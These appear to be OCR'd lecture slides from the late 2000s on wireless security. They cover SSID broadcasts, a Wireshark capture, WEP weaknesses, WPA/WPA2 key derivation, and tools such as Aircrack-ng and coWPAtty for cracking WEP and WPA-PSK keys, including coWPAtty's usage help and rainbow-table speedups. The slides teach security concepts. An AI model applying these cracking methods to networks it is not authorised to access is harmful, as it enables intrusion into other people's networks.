

« Manage Wireless Networ...
Search
Manage wireless networks that use (Wireless Network Connection)
Windows tries to connect to these networks in the order listed below. To change the order, drag a network up or down in the list. You can also add or remove network profiles.
Add
Adapter properties
Profile types
Network and Sharing Center
Networks you can view and modify (3)
willard
Security: WPA-Personal
linksys
Security: Unsecured
Apple Network 33b25d
Security: Unsecured
3 items
September 2007


Connect to a network
Disconnect or connect to another network
Windows Vista
Show
All
DTM
Security-enabled network
goofy
Security-enabled network
GreatAmericanNetw...
Unsecured network
malazarte family net...
Unsecured network
07B405966611
Security-enabled network
Name: DTM
Signal Strength: Fair
Security Type: WEP
Radio Type: 802.11g
SSID: DTM
9 WAPs total
2 unsecured
5 use WEP
2 use WPA
November 2007
Set up a connection or network
Open Network and Sharing Center
WEP = Wired Equivalent Privacy
WPA = Wi-Fi Protected Access
Connect
Cancel

Wireless Broadcasts

- SSID or Wireless Identifier is a broadcast
- Its typically visible
- What if obscene or offensive?
  - By intent
  - From being hacked

- Thislanisourlan
- iCanHearYouF**king
- IPFreely
- AbrahamLincsys


(Untitled) - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: (ip.addr eq 192.168.1.103 and ip.addr eq 64.233.169.99) Expression... Clear Apply
No. Time Source Destination Protocol Info
5 0.015472 192.168.1.103 64.233.169.99 TCP 49591 > http [SYN] Seq=
6 0.031934 64.233.169.99 192.168.1.103 TCP http > 49591 [SYN, ACK]
7 0.031992 192.168.1.103 64.233.169.99 TCP 49591 > http [ACK] Seq=
8 0.032230 192.168.1.103 64.233.169.99 HTTP GET / HTTP/1.1
9 0.052334 64.233.169.99 192.168.1.103 TCP http > 49591 [ACK] Seq=
10 0.059199 64.233.169.99 192.168.1.103 TCP [TCP segment of a reasse
11 0.059427 64.233.169.99 192.168.1.103 TCP [TCP segment of a reasse
12 0.059461 192.168.1.103 64.233.169.99 TCP 49591 > http [ACK] Seq=
13 0.059689 64.233.169.99 192.168.1.103 HTTP HTTP/1.1 200 OK (text/ht
Frame 8 (577 bytes on wire, 577 bytes captured)
Ethernet II, Src: Cisco-Li_7c:6a:35 (00:14:bf:7c:6a:35), Dst: Cisco-Li_f6:53:23 (00:1a:70:f6:
Internet Protocol, Src: 192.168.1.103 (192.168.1.103), Dst: 64.233.169.99 (64.233.169.99)
Transmission Control Protocol, Src Port: 49591 (49591), Dst Port: http (80), Seq: 1, Ack: 1,
0000 00 1a 70 f6 53 23 00 14 bf 7c 6a 35
0010 02 33 0b c2 40 00 80 06 40 a7 c0 a8
0020 a9 63 c1 b7 00 50 64 bb 76 1a 2e c5
0030 44 e8 99 6e 00 00 47 45 54 20 2f 20
Wireshark works just as well on wireless LANs as on wired LANs!
File: "C:\Users\Joe\AppData\Local\Temp\etherXXXXa01124" 5905 Bytes...
P: 17 D: 13 M: 0 Drops: 0

Wireless Networks

- WEP (Wired Equivalent Privacy)
- WEP uses either 64 bit or 128 bit keys
  - less a 24-bit initialization vector (IV)
  - used to provide randomness
  - key is actually 40 or 104 bits long

- Many WAP's allow an English passphrase – making dictionary attacks even easier
- weptools exploit this - author claims 64 bit keys generated from a passphrase is only 21 bits of protection, which clearly isn't enough

WEP Cracking Tools

Passively capture packets “in the air”, examples:


- Kismet (Linux)
- Airsnort (2004)
- Aircrack-ng (Linux, OS-X) Uses IVs to find key
  - Airodump-ng Captures Initialization Vector
  - Aireplay-ng Generates IVs by probing target
- Airodump and Aircrack *can** run on Windows
- Back|track (free bootdisc) has tools needed to crack WEP including Kismet, Aircrack-NG

You can get by with just these two

* with some effort (drivers issues)


airodump

- Airodump is used to capture IVs with a wireless card set in monitor mode. Needs lots of traffic, can use Aireplay to generate traffic. Need appx. 1,000,000 for 128-bit WEP.



aircrack

- Aircrack is used to crack the key using the file generated by Airodump. It cracked this 128-bit key (actually 104 bits) in an hour, while the “victim” was on the Web



WEP-WPA-WPA2

- WPA (Wi-Fi Protected Access)
- WEP key flaw: static encryption keys
- WPA thwarts hackers by periodically generating a unique encryption key for each client.
  - TKIP - Temporal Key Integrity Protocol
- A standards-based security mechanism that eliminates most 802.11 security issues. But – Aircrack-NG will crack WPA keys.
- WPA2 replaces WPA w/new AES-based algorithm

  CCMP - **C**ounter Mode with **C**ipher Block Chaining **M**essage Authentication Code Protocol *see RFC 3610*
- *Long passphrases deter brute-force attacks*

Wireless Review

- PSK - Pre-shared key mode (aka Personal mode) SOHO networks w/o 802.1X authentication server
- Wireless traffic encrypted using a 256 bit key
- Passphrase – string of: 64 hex digits *or* 8 to 63 printable ASCII characters
- Then: the PBKDF2 key derivation function is applied to the passphrase, using the SSID as the salt and 4096 iterations of HMAC-SHA1
- EAP (Extensible Authentication Protocol)
  - Vendor interoperability - MSCHAP PEAP FAST

Tools for Cracking WPA

CoWPAtty - Offline WPA PSK Dictionary Attack Tool

"coWPAtty is designed to audit the pre-shared key (PSK) selection for WPA networks based on the TKIP protocol."

- Brute-force cracking tool, systematically attempts to crack WPA-PSK by testing pass phrases, in order, one at a time
- coWPAtty maximum of 30–60 phrases per second
- 45 ppsecond is 3,888,000 phrases/day
- 0x21 to 0x73 ASCII printable characters =
- 208,827,064,576* possible ways to create min. 8-letter password, 147 years to ensure pass phrase isn't aaaaaaaa

  * a-z only
- Commercial products: crack 103,000 WPA PSK pps


Wireless Networks

CoWPAtty

- A Linux tool
- includes WPA2 attack capabilities


```
colinux:/downloads/wpa# ./cowpatty
cowpatty - WPA-PSK dictionary attack. <jwright@has
cowpatty: Must supply a list of passphrases in a f
      Use "-f -" to accept words on stdin.
Usage: cowpatty [options]

    -f   Dictionary file
    -r   Packet capture file
    -s   Network SSID
    -h   Print this help information and exit
    -v   Print verbose information (more -v for mo
    -V   Print program version and exit
```



Pre-Computed Hash Files

- Pre-computing the SSID leads to efficiencies
- .21 sec vs. 200+ seconds



Wireless

Church of WiFi (Reformed)

- Pre-computed rainbow tables (hashes)
  - Faster WPA cracking
  - 2006 tables were 7 GB
  - 2007 tables were 33 GB
  - Included a 1,000,000-word dictionary
  - With 1,000 most common SSIDs
- Tables can be used with coWPAtty

- **Note:** Website is unfriendly to IE (*how TBD*)

World's Top WiFi Cities

1. Seoul
2. Singapore
3. Tokyo
4. Hong Kong
5. Stockholm
6. San Francisco & Silicon Valley
7. Tallinn, Estonia
8. New York City
9. Beijing
10. New Songdo Business District (Incheon)

(Data: 2009)

Unsecured WLANS

